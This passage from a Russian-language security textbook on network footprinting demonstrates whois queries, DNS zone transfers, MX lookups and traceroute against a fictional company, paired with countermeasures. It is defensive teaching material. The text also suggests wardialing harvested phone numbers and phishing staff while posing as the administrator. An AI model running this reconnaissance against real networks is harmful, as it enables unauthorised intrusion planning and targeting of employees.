Name Server: DNS1.ACME.NET
Name Server: DNS2.ACME.NET
```

Из полученных результатов видно, что для данной организации компанией-регистратором является Network Solutions, что является достаточно обычным для любой организации, зарегистрированной до ввода в действие новой системы регистрации. В дальнейшем последующие запросы должны быть адресованы соответствующей компании-регистратору, поскольку именно на ее сервере содержится требуемая информация.

Организационный запрос

После идентификации компании-регистратора можно приступать к формированию организационного запроса. Такой тип запроса позволяет выполнить поиск компании-регистратора для всех экземпляров имен рассматриваемой организации. Он гораздо шире, чем просто поиск имени домена. Организационный запрос должен содержать ключевое слово name и быть отправлен компании Network Solutions.

```
[bash]$ whois "name Acme Networks"@whois.networksolutions.com
Acme Networks  (NAUTILUS-AZ-DOM) NAUTILUS-NJ.COM
Acme Networks  (WINDOWS4-DOM)                          WINDOWS.NET
Acme Networks  (BURNER-DOM)                            BURNER.COM
Acme Networks  (ACME2-DOM)                             ACME.NET
Acme Networks  (RIGHTBABE-DOM)                         RIGHTBABE.COM
Acme Networks  (ARTS2-DOM)                             ARTS.ORG
Acme Networks  (HR-DEVELOPMENT-DOM)                    HR-DEVELOPMENT.COM
Acme Networks  (NTSOURCE-DOM)                          NTSOURCE.COM
Acme Networks  (LOCALNUMBER-DOM)                       LOCALNUMBER.NET
Acme Networks  (LOCALNUMBERS2-DOM)                     LOCALNUMBERS.NET
Acme Networks  (Y2MAN-DOM)                             Y2MAN.COM
Acme Networks  (Y2MAN2-DOM)                            Y2MAN.NET
Acme Networks  for Christ Hospital  (CHOSPITAL-DOM) CHOSPITAL.ORG
...
```

Из полученного списка видно, что к компании Acme Networks имеет отношение много доменов. Однако пока неясно, представляют ли они реальные сети, или же зарегистрированы для будущего использования, либо для защиты торговых марок. Для получения ответов на эти вопросы необходимо продолжить исследования, пока не будут обнаружены реальные сети.

Для большой организации в результате организационного запроса можно получить сотни и даже тысячи записей. Раньше, когда спэмминг (spamming) был не так популярен, можно было получить всю регистрационную базу домена *.com* компании Network Solutions. Однако в настоящее время серверы этой компании настроены таким образом, чтобы результат ограничивался первыми 50 записями.

Доменный запрос

Проанализировав результаты организационного запроса, приходим к выводу, что наиболее вероятным кандидатом для изучения является домен Acme.net, поскольку он представляет саму компанию Acme Networks (естественно, все реальные имена и адреса были изменены).

```
[bash]$ whois acme.net@whois.networksolutions.com

[whois.networksolutions.com]
Registrant:
```

```
Acme Networks (ACME2-DOM)
11 Town Center Ave.
Einstein, AZ 21098

Domain Name: ACME.NET

Administrative Contact, Technical Contact, Zone Contact:
Boyd, Woody [Network Engineer]   (WB9201) woody@ACME.NET
201-555-9011  (201)555-3338 (FAX)  201-555-1212

Record last updated on 13-Sep-95.
Record created on 30-May-95.
Database last updated on 14-Apr-99 13:20:47 EDT.

Domain servers in listed order:
   DNS.ACME.NET            10.10.10.1
   DNS2.ACME.NET           10.10.10.2
```

Подобный запрос позволяет получить следующую информацию.

Т Организация, зарегистрировавшая домен (Registrant).

- **Имя домена** (Domain Name).
- Имя, фамилия, почтовый адрес, телефон и адрес электронной почты администратора домена (Administrative Contact).
- Дата создания и обновления записи.

А Имена и адреса первичного и вторичных серверов DNS.

Теперь пришло время проявить способности детектива. Для того чтобы проанализировать полученную информацию и извлечь из нее что-то полезное, необходимо иметь определенные знания. Обычно мы называем такого рода информацию "нюансами", поскольку она уточняет имеющиеся в распоряжении взломщика сведения и позволяет осуществить более сфокусированную атаку. Давайте подробнее рассмотрим приведенные в примере данные.

Проверив информацию об организации, зарегистрировавшей домен, можно сделать вывод от том, действительно ли домен принадлежит интересующему нас объекту. Допустим, нам известно, что компания Acme Networks находится в штате Аризона. На основании этой информации можно сделать вывод о том, что полученные сведения имеют отношение к собираемым данным. Не забывайте, что местонахождение организации, зарегистрировавшей домен, необязательно совпадает с физическим расположением объекта. Многие организации имеют распределенные сети, каждая из которых самостоятельно подключена к Internet. Однако при этом они могут быть зарегистрированы как один объект. Поэтому проанализируйте полученные сведения и установите, имеет ли отношение регистратор домена к интересующей вас организации. Доменное имя, которое мы получили, совпадает с именем, которое мы использовали в запросе, поэтому в данном случае мы не узнали ничего нового.

Данные администратора домена — это очень важная информация, так как с их помощью можно узнать имя человека, ответственного за подключение к Internet или работу брандмауэра. Кроме того, в них содержатся номера телефонов и факсов. Если вы планируете предпринять попытку проникновения в сеть с использованием средств удаленного доступа, эта информация будет для вас очень важна. Достаточно настроить программу *автопрозвона* (wardialer) на полученные номера, и это будет хорошим началом процесса идентификации потенциальных номеров модемных соединений. Кроме того, взломщики часто используют информацию об администраторе, чтобы выведать сведения о системе у ничего не подозревающих пользователей. Например, взломщик

может отправить пользователю дезинформирующее электронное сообщение от имени администратора, указав в качестве обратного свой адрес, а не адрес администратора. Просто удивительно, как много пользователей послушно меняют свой пароль на любой, который им укажет такой "администратор", основываясь лишь на предположении, что сообщение пришло из службы технической поддержки.

Даты создания и модификации записи говорят о том, насколько полученная информация соответствует действительности. Если запись была создана пять лет тому назад и с тех пор не обновлялась, скорее всего, что, как минимум, ее часть (например, сведения об администраторе) уже устарела.

В последнем фрагменте содержатся сведения о серверах DNS, обслуживающих данный домен. Первый сервер является первичным, а второй и все последующие — вторичными. Позднее эта информация понадобится для изучения серверов DNS, о чем мы поговорим ниже в этой главе. Кроме того, можно попробовать получить информацию о сети, используя в качестве исходных данных сетевого запроса адреса серверов DNS.

СОВЕТ С помощью директивы **server** и записи HST, информация о которой получена из запроса **whois**, можно установить другие домены, обслуживаемые заданным DNS-сервером. Для этого необходимо выполнить следующие действия.

1. Выполните доменный запрос, как описывалось выше.
2. Найдите в полученных результатах сведения о первом сервере DNS.
3. Введите запрос whois для этого сервера DNS:

```
whois "OST 10.10.10.1"@whois.networksolutions.com
```

4. Среди полученных результатов найдите запись HST для этого сервера DNS.
5. Выполните запрос whois с директивой server:

```
whois "SERVER NS9999-HST"@whois.networksolutions.com
```

Сетевой запрос

Для идентификации сетей, ассоциированных с конкретным доменом, может использоваться база данных ARIN (American Registry for Internet Numbers). В ней содержатся конкретные диапазоны адресов, которыми обладает данная организация. Сгенерировать такой запрос очень важно, поскольку он позволит определить, действительно ли конкретный адрес принадлежит заданной организации, а не относится к другой организации, например провайдеру услуг Internet.

В рассматриваемом примере мы попробуем определить все сети, принадлежащие компании Acme Networks. Запрос к базе данных ARIN является очень удобным, поскольку при этом не налагается ограничение на получение первых пятидесяти записей, реализованное компанией Network Solutions. Обратите внимание, что в строке запроса фигурирует символ заполнения ".".

```
[bash]$ whois "Acme Net."@whois.arin.net
[whois.arin.net]
Acme Networks (ASN-XXXX)     XXXX                    99999
Acme Networks (NETBLK)       10.10.10.0 - 10.20.129.255
```

С использованием определенного адреса (10.10.10.0) можно сформировать более специализированный запрос.

```
[bash]$ whois 10.10.10.0@whois.arin.net
[whois.arin.net]
Major ISP USA (NETBLK-MI-05BLK) MI-05BLK    10.10.0.0 - 10.30.255.255
ACME NETWORKS, INC. (NETBLK-MI-10-10-10) CW-10-10-10
    10.10.10.0 - 10.20.129.255
```

База данных ARIN предоставляет удобный Web-ориентированный механизм обработки запросов, показанный на рис. 1.4. Возвращаясь к полученным результатам, можно заключить, что сеть интересующей нас компании Acme Networks определяется главным провайдером Major IPS USA как сеть класса A (полное изложение основ протокола TCP/IP можно найти в книге Ричарда Стивенса (Richard Stevens) *TCP/IP Illustrated, vol I).* Таким образом, можно заключить, что эта сеть и является внутренней сетью компании Acme Networks.




Рис. 1.4. Один аз самых простых методов поиска информации в базе данных ARIN состоит в использовании интерфейса ее Web-узла

Контактный запрос

Поскольку технический служащий, чьи данные указаны в регистрационных данных, может заниматься администрированием нескольких организаций, имеет смысл обратиться к базе whois с контактным запросом по пользовательскому дескриптору базы данных. В данном случае воспользуемся дескриптором WB9201, полученным в предыдущем доменном запросе. Таким образом можно выявить домен, о существовании которого вы даже не подозреваете.

```
[bash]$ whois "HANDLE WB9201"@whois.networksolutions.com
Boyd, Woody [Network Engineer] (WB9201)                woody@ACME.NET
   BIG ENTERPRISES
   11 TOWN CENTER AVE
   EINSTEIN, AZ 20198
   201-555-1212 (201)555-1212 (FAX) 201-555-1212
```

Можно также попробовать поискать записи, содержащие часть адреса @Acme.net, и получить список всех адресов электронной почты данного домена. Для краткости мы приведем лишь часть полученных данных.

```
[bash]$ whois "@acme.net"@whois.internic.net
Smith, Janet (JS9999)     jsmith@ACME.NET   (201)555-9211 (FAX) (201)555-3643
Benson, Bob (BB9999)      bob@ACME.NET       (201)555-0988
Manual, Eric(EM9999)      ericm@ACME.NET     (201)555-8484 (FAX) (201)555-8485
Bixon, Rob (RB9999)       rbixon@ACME.NET    (201)555-8072
```

Контрмеры: обеспечение безопасности общедоступных баз данных

Большая часть информации, хранящейся в описанных базах данных, *открыта* для свободного доступа. Когда организация намеревается зарегистрировать собственный домен, она обязана предоставить контактную информацию, сведения о выделенных ей блоке сетевых адресов и серверах DNS. Однако для того чтобы усложнить задачу взломщикам, необходимо придерживаться определенных принципов обеспечения безопасности.

Очень типичной является ситуация, когда администратор, давно уволившийся из организации, по-прежнему может изменить регистрационную информацию об этой организации. Поэтому, прежде всего нужно постоянно следить за тем, чтобы информация, хранящаяся в этой базе данных, была точной. При первой же необходимости обновляйте административные, технические и финансовые контактные данные. Более того, продумайте, как обезопасить себя от возможного использования злоумышленниками номеров телефонов, указанных в контактных данных (например, взломщик может воспользоваться этими номерами для автопрозвона). Если это возможно, воспользуйтесь номерами бесплатных телефонов (toll-free) или номерами, которые не используются в вашей организации. Нам приходилось сталкиваться с организациями, которые указывали в качестве администратора вымышленное лицо, что, безусловно, может оказаться западней для злоумышленника. Если каждый сотрудник организации знает, что в случае получения электронного сообщения или звонка от имени человека, представляющегося администратором с указанным в регистрационных данных вымышленным именем, он должен немедленно уведомить об этом службу безопасности — это, безусловно, затруднит задачу взломщика.

Еще одна потенциальная опасность, связанная с регистрацией доменов, состоит в том, что некоторые компании-регистраторы разрешают обновлять регистрационные данные. Например, в настоящее время компания Network Solutions разрешает автоматически изменять доменную информацию через Internet. При этом лицо, зарегистрировавшее домен, аутентифицируется одним из следующих трех способов: по содержимому поля FROM электронного сообщения, с помощью пароля и с помощью ключа PGP (Pretty Good Privacy). К сожалению, по умолчанию используется метод проверки содержимого поля FROM, который (невероятно, но факт!) и выбирают многие администраторы сетей при регистрации своих доменов. Естественно, ни о какой безопасности при таком подходе говорить не приходится. Любой злоумышленник может воспользоваться электронным адресом администратора и изменить информацию о домене. (Такая ситуация получила название "доменного пиратства" (domain hijacking).) Именно это и произошло с компанией AOL 16 октября 1998 года, о чем рассказывалось в газете *Washington Post*. Кто-то выдал себя за служащего AOL и изменил доменную информацию AOL таким образом, чтобы все запросы к их серверам отправлялись в домен autonete.net. Конечно, компания AOL быстро восстановила свою работоспособность, однако этот случай очень ярко демонстрирует, насколько порой хрупким может быть все, что связано с Internet. Поэтому важно выбрать какое-то более надежное решение, защитив регистрационные данные с помощью пароля или PGP. Более

того, необходимо, чтобы изменение административных или технических контактных данных выполнялось с использованием механизма аутентификации с помощью формы Contact Form узла Network Solutions.

Этап 3. Прослушивание серверов DNS

После идентификации всех доменов можно приступать к работе с серверами DNS. DNS — это распределенная база данных, предназначенная для преобразования IP-адресов в имена узлов и наоборот. Если сервер DNS не настроен на обеспечение максимальной степени защиты, то с его помощью можно получить информацию о внутренней сети организации.

Перенос зоны

Популярность	*9*
Простота	*9*
Опасность	*3*
Степень риска	*7*

Одна из самых серьезных ошибок администратора при настройке параметров сети состоит в предоставлении взломщику возможности переноса зоны DNS.

При *переносе зоны* (zone transfer) вторичный сервер DNS может обновить собственную базу данных зоны на основании данных, полученных от первичного DNS-сервера. Это позволяет обеспечить избыточность в работе службы DNS, которая необходима для тех случаев, когда первичный сервер по каким-то причинам становится недоступным. В общем случае вполне достаточно, чтобы перенос зоны выполнялся только вторичным DNS-сервером. Однако многие DNS-серверы настроены таким образом, что предоставляют копию зоны любому узлу Internet по первому же запросу. В этом нет ничего плохого при условии, что предоставляемая информация содержит лишь сведения о компьютерах, непосредственно подключенных к Internet. Однако такая возможность таит в себе опасность того, что полученные взломщиком сведения могут облегчить его задачу проникновения в сеть. Эта угроза реализуется в полной мере, когда в организации не используется механизм разделения DNS-информации на общедоступную и закрытую. Если это так, то любой желающий без особых проблем может получить сведения об именах узлов и IP-адресах внутренней сети. Предоставление информации о внутренних IP-адресах кому попало можно сравнить лишь с предоставлением полной схемы внутренней сети организации.

Давайте рассмотрим несколько методов переноса зоны, а также выясним, какие сведения можно получить из этих данных. Из всего множества различных инструментов, которые можно применять для выполнения данной операции, мы рассмотрим лишь самые распространенные.

Один из самых простых методов переноса зоны состоит в использовании клиента nslookup, который обычно входит в комплект поставки большинства версий UNIX и NT. Воспользуемся этой утилитой и введем следующие данные.

```
[bash]$ nslookup
Default Server:  dns2.acme.net
Address:  10.10.20.2

>> server 10.10.10.2

Default Server:  [10.10.10.2]
```

```
Address: 10.10.10.2

>> set type=any
>> ls -d Acme.net. >> /tmp/zone_out
```

Первая введенная команда — это запуск утилиты nslookup в интерактивном режиме. После запуска утилита сообщает, какой сервер имен в данный момент используется по умолчанию. Обычно таким сервером является DNS-сервер вашей организации или DNS-сервер провайдера. Поскольку используемый в данном примере DNS-сервер (10.10.20.2) не обслуживает интересующий нас домен, нам нужно перейти на другой сервер, на котором мы сможем найти необходимую информацию о внутренней сети. Таким образом, утилите nslookup необходимо явно сообщить о том, к какому серверу DNS ей нужно обратиться. В нашем примере мы будем использовать основной сервер сети Acme Networks с адресом 10.10.10.2. Вспомните, что его адрес мы узнали из регистрационной базы данных доменов на предыдущем этапе.

Затем мы устанавливаем тип записи any. Это означает, что в список выбранных записей будут отобраны все записи из базы данных DNS-сервера. (Подробнее о параметрах утилиты nslookup можно узнать с помощью команды man nslookup.)

И наконец, для получения всех записей, соответствующих заданному критерию, воспользуемся командой ls. Параметр -d служит для включения режима вывода всех записей домена. В конце доменного имени добавлен символ ".", как это требуется для явного задания полностью определенного имени (fully qualified domain name). Однако в большинстве случаев точку можно не использовать. Кроме того, мы переназначили вывод в файл /tmp/zone_out, чтобы обеспечить возможность дальнейшего анализа полученных данных.

После выполнения переноса зоны можно открыть созданный файл и посмотреть, содержится ли в нем информация, которая может помочь нам в выборе какой-то конкретной системы в качестве плацдарма для проникновения в сеть. Вот фрагмент такого файла.

```
[bash]$ more zone_out
acct18                  1D IN A         192.168.230.3
                        1D IN HINFO     "Gateway2000" "WinWKGRPS"
                        1D IN MX        0 acmeadmin-smtp
                        1D IN RP        bsmith.rci bsmith.who
                        1D IN TXT       "Location:Telephone Room"
ce                      1D IN CNAME     aesop
au                      1D IN A         192.168.230.4
                        1D IN HINFO     "Aspect" "MS-DOS"
                        1D IN MX        0 andromeda
                        1D IN RP        jcoy.erebus jcoy.who
                        1D IN TXT       "Location: Library"
acct21                  1D IN A         192.168.230.5
                        1D IN HINFO     "Gateway2000" "WinWKGRPS"
                        1D IN MX        0 acmeadmin-smtp
                        1D IN RP        bsmith.rci bsmith.who
                        1D IN TXT       "Location:Accounting"
```

Мы не будем рассматривать подробно каждый элемент всех найденных записей, а остановимся лишь на некоторых важных типах информации, которую можно получить таким образом. Как видно из приведенного выше листинга, для каждого узла имеется запись типа A, содержащая IP-адрес узла, имя которого указано в левом столбце. Кроме того, каждый узел имеет запись типа HINFO, идентифицирующую используемую платформу или операционную систему (описание см. в RFC 952). Информация записей HINFO не используется операционными системами, однако очень часто оказывается полезной для взломщиков. Поскольку результаты переноса зоны сохранены в файле, то его содержимое без особых проблем можно отсортировать с помощью таких программ UNIX, как grep, sed, awk или perl.

Предположим, взломщик является экспертом какой-нибудь определенной операционной системы, например SunOS или Solaris. В таком случае найти в файле IP-адреса, соответствующие записям HINFO компьютеров SPARC, Sun или Solaris, можно с помощью следующей команды.

```
[bash]$ grep -i Solaris zone_out |wc -1
     388
```

Таким образом, взломщик имеет 388 записей, в которых присутствует слово Solaris, и каждый из этих 388 компьютеров может стать потенциальной "жертвой".

Предположим, нужно найти компьютеры, которые используются для тестирования программного обеспечения или аппаратных средств. Такие компьютеры часто представляют "лакомый кусок" для взломщика, поскольку обычно на них установлены минимальные средства обеспечения безопасности, используется легко угадываемый пароль, а администраторы, как правило, не следят за тем, кто за ними работает. Такие компьютеры идеально подходят для взлома! Поэтому можно попробовать поискать тестовые системы с помощью следующей команды.

```
[bash]$ grep -i test /tmp/zone_out |wc -1
     96
```

Итак, в нашем распоряжении около сотни записей файла зоны, в которых содержится слово test. Как правило, это количество примерно соответствует количеству реальных тестовых систем сети. Приведенные примеры — лишь малая часть того, что можно при известной доле настойчивости и изобретательности получить из файла зоны. Опытный взломщик, "просеяв через сито" полученные данные, рано или поздно выявит самый уязвимый компьютер сети, с которого он сможет начать вторжение.

Существуют некоторые особенности, о которых нужно помнить. Вышеописанный метод позволяет одновременно обращаться лишь к одному серверу имен. Это означает, что взломщику придется выполнить те же операции по отношению ко всем остальным серверам имен, обслуживающим требуемый домен. Кроме того, мы обращались с запросом лишь к домену Acme.net. Если в представляющей интерес сети имеются подчиненные домены, придется выполнить те же действия и с каждым из них (например, greenhouse.Acme.net). И наконец, можно получить сообщение о том, что список записей домена недоступен или что запрос не может быть выполнен. Такое сообщение обычно говорит о том, что параметры настройки запрещают выполнять перенос зоны с этого сервера. Однако если в сети несколько серверов, то, возможно, удастся найти тот из них, который позволяет осуществлять перенос зоны.

Теперь, когда вы познакомились с тем, как перенос зоны выполняется вручную, можно рассмотреть и те средства, которые позволяют ускорить этот процесс. К таким средствам относятся host, Sam Spade, axfr и dig.

Команда host входит в комплект поставки многих версий системы UNIX. Вот несколько самых простых способов ее использования.

```
host -1 Acme.net
```

или

```
host -1 -v -t any Acme.net
```

Если нужно определить лишь IP-адреса, чтобы впоследствии вставить их в сценарий оболочки, можно воспользоваться командой cut, позволяющей выделить IP-адреса из выходного листинга команды host.

```
host -l acme.net |cut -f 4 -d " " >> /tmp/ip_out
```

В процессе предварительного сбора данных использовать команды системы UNIX для выполнения всех задач нет необходимости. Существует довольно много продуктов для Windows, которые позволяют получить ту же информацию (рис 1.5).

И наконец, можно воспользоваться одним из лучших средств переноса зоны — утилитой axfr (http://ftp.cdit.edu.cn/pub/linux/www.trinux.org/src/netmap/axfr-0.5.2.tar.gz), написанной Гаюсом (Gaius). Эта утилита последовательно опрашивает указанные домены, выполняет для каждого из них перенос зоны и создает сжатую базу данных зоны и файлов узлов по каждому домену. Кроме того, в качестве параметра этой утилите можно передать домены верхнего уровня, такие как com или edu. и, таким образом, получить список всех доменов, связанных с указанным доменом. Однако этой возможностью пользоваться не рекомендуется. Для запуска утилиты axfr используйте следующую команду.

```
[bash]$ axfr Acme.net
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'Acme.net.':
Text deleted.
Received XXX answers (XXX records).
```

Для того чтобы обратиться с запросом к полученной с помощью утилиты axfr базе данных, необходимо ввести следующую команду.

```
[bash]$ axfrcat Acme.net
```

Получение записей MX

Определение компьютера, на котором обрабатывается почта,— это один из наиболее удачных способов выявления сетевого брандмауэра представляющей интерес организации. Как правило, в коммерческих компаниях почта обрабатывается на том же компьютере, который служит в качестве брандмауэра, или, по крайней мере, на компьютере, который находится в том же сегменте сети. Для получения более подробной информации можно воспользоваться командой host.

```
[bash]$ host  Acme.net
Acme.net has address 10.10.10.1
Acme.net mail is handled (pri=20) by smtp-forward.Acme.net
Acme.net mail is handled (pri=10) by gate.Acme.net
```

Если команда host применяется без параметров либо только с именем домена, то сначала она попытается найти записи A, а затем записи MX. Приведенная выше информация пересекается с той информацией, которая ранее была получена при поиске в базе данных ARIN с использованием утилиты whois. Это лишний раз подтверждает, что мы правильно определили адрес нужной нам сети.

О Контрмеры: обеспечение безопасности базы данных DNS

Информация DNS представляет для хакера очень большой интерес, поэтому очень важно уменьшить объем данных, доступных через internet. С точки зрения настройки узла, необходимо ограничить возможность переноса зоны, разрешив ее лишь определенным серверам. В современных версиях службы BIND для этих целей можно использовать специальную директиву в файле named.conf. Для того чтобы ограничить возможность переноса зоны службы DNS компании Microsoft, можно воспользоваться параметром Notify (более подробную информацию по этому вопросу можно найти по адресу http://support.microsoft.com/support/kb/articles/q193/8/37.asp). Для настройки служб имен других разработчиков необходимо обратиться к соответствующей документации.




Рис. 1.5. Приверженцы Windows могут выполнить перенос зоны, а также другие задачи предварительного сбора данных с помощью многофункциональной утилиты Sam Spade

С точки зрения защиты сети, необходимо настроить брандмауэр или фильтрующий маршрутизатор таким образом, чтобы они отсекали все несанкционированные входящие соединения с TCP-портом 53. Поскольку в запросах на получение имен используется протокол UDP, а в запросах на перенос зоны — протокол TCP, это позволит эффективно пресекать любые попытки переноса зоны. Однако подобные контрмеры нарушают требования инструкций RFC, в которых сказано о том, что запросы к службе DNS размером более 512 байт должны передаваться по протоколу TCP. В большинстве случаев для DNS-запросов вполне достаточно 512 байт. Более удачное решение проблемы заключается в реализации криптографических подписей (TSIG — Transaction Signature), что позволит лишь "доверенным" узлам переносить информацию о зоне. Для получения подробных пошаговых рекомендаций по реализации защиты на базе TSIG обращайтесь по адресу `http://romana.ucd.ie/james/tsig.html`.

Ограничение возможности переноса зоны увеличит время, которое должен потратить взломщик, перебирая IP-адреса и пробуя разные имена узлов. Однако поскольку запросы на получение имен по-прежнему остаются разрешенными, взломщик может вручную перебрать все IP-адреса из выделенного для сети диапазона адресов. Таким образом, настройте внешние серверы имен так, чтобы они предоставляли информацию только о компьютерах, которые непосредственно подключены к Internet. Эти внешние DNS-серверы ни при каких обстоятельствах не должны разглашать инфор-

мацию о внутренней сети. Может показаться, что перечисленные выше рекомендации являются очевидными, однако мы не редко встречали DNS-серверы, которые позволяли "вытащить" из них более 16000 внутренних IP-адресов и имен узлов. И наконец, лучше не использовать записи HINFO. Как вы увидите ниже в последующих главах, это вряд ли поможет скрыть от взломщика тип операционной системы, однако затруднит его задачу, так как он не сможет автоматизировать процесс получения данной информации программным способом.

Этап 4. Зондирование сети

Установив возможные сетевые адреса, можно попытаться определить топологию сети, а также возможные пути проникновения в нее.

Отслеживание маршрутов

Популярность	*9*
Простота	*9*
Опасность	*2*
Степень риска	*7*

Эта задача может быть выполнена с помощью утилиты traceroute (ftp: `//ftp.ee.lbl.gov/traceroute.tar.gz`), которая входит в комплект поставки практически всех версий UNIX и Windows NT. В системе Windows NT название утилиты адаптировано к формату 8.3 — `tracert`.

Утилита traceroute, написанная Ван Якобсоном (Van Jacobson), представляет собой диагностическое средство, позволяющее отслеживать маршрут, по которому IP-пакеты проходят при передаче от одного узла к другому. Для получения от каждого из отслеживаемых узлов сообщения ICMP `TIME_EXCEEDED` утилита использует параметр TTL (time to live — время жизни) пакета IP. Каждый маршрутизатор, который обрабатывает такой пакет, должен уменьшить на единицу значения поля TTL. Таким образом, поле TTL играет роль счетчика пройденных узлов (hop counter). Мы воспользуемся утилитой traceroute, чтобы определить точный путь, по которому проходят наши пакеты. Как уже упоминалось выше, эта утилита играет роль зонда, с помощью которого можно выяснить топологию представляющей интерес сети. Кроме того, она позволяет выявить устройства управления доступом (программные брандмауэры или маршрутизаторы с фильтрацией пакетов), которые могут отфильтровывать инициируемый исследователем поток данных.

Рассмотрим следующий пример.

```
[bash]$ traceroute Acme.net
traceroute to Acme.net (10.10.10.1), 30 hops max, 40 byte packets
1  gate2 (192.168.10.1)  5.391 ms  5.107 ms  5.559 ms
2  rtrl.bigisp.net (10.10.12.13) 33.374 ms 33.443 ms 33.137 ms
3  rtr2.bigisp.net (10.10.12.14) 35.100 ms 34.427 ms 34.813 ms
4  hssitrt.bigisp.net (10.11.31.14) 43.030 ms 43.941 ms 43.244 ms
5  gate.Acme.net (10.10.10.1)  43.803 ms  44.041 ms  47.835 ms
```

На основании полученной информации можно проследить путь, по которому пакеты, прошедшие через маршрутизатор (шлюз), проследовали, миновав три узла (2–4), к точке назначения. На всем пути следования пакеты нигде не были заблокированы. На основании ранее полученной информации известно, что MX-запись домена Acme.net указывает на узел `gate.acme.net`. Следовательно, можно предположить, что этот узел является не логическим устройством, а реальным компьютером сети, а сегмент, через

который пакет прошел на предыдущем шаге (4), — это пограничный маршрутизатор организации. Сегмент 4 может быть реализован как в виде выделенного программного брандмауэра, так и в виде простого фильтрующего маршрутизатора. На данном этапе об этом пока трудно судить. Как правило, именно на устройство, находящееся в сегменте, непосредственно за которым находится реальный компьютер сети, возлагается задача маршрутизации (например, маршрутизатор или брандмауэр).

Рассмотренный пример слишком прост. В реальных ситуациях к одному и тому же узлу может вести несколько маршрутов, создаваемых устройствами с несколькими интерфейсами (например, маршрутизаторы серии Cisco 7500). Более того, каждый интерфейс может иметь собственный список управления доступом (ACL — access control list). Зачастую некоторые интерфейсы такого устройства пропускают запросы traceroute, а другие — нет, что определяется конкретным списком ACL. Таким образом, очень важно с помощью traceroute получить схему всей сети. После того как вы попробуете проследить с помощью traceroute маршруты, по которым проходят пакеты к каждому выявленному вами узлу сети, можно создать схему сети, наглядно демонстрирующую архитектуру шлюза Internet, а также показывающую, в каких местах расположены устройства, выполняющие функции управления доступом. Мы будем называть эту схему *диаграммой путей доступа* (access path diagram).

Необходимо подчеркнуть, что большинство версий traceroute систем UNIX по умолчанию отправляет пакеты UDP (User Datagram Protocol), а пакеты ICMP (Internet Control Messaging Protocol) — только в случае явного указания параметра -I. Однако в Windows NT для этих целей по умолчанию используются пакеты протокола ICMP, называемые эхо-запросами *(echo request)*. Поэтому, если исследуемый узел блокирует либо пакеты UDP, либо ICMP, вы можете получать в разных операционных системах различные результаты. Среди других интересных параметров traceroute можно отметить параметр `-g`, который позволяет пользователю определять маршрутизацию с потерей источника запроса. Если вы уверены, что интересующий вас шлюз пропускает пакеты с измененным источником (что является очень большой ошибкой администратора этого шлюза), то можно попробовать включить данный режим, указав нужное количество участков (более подробную информацию можно получить с помощью команды man traceroute).

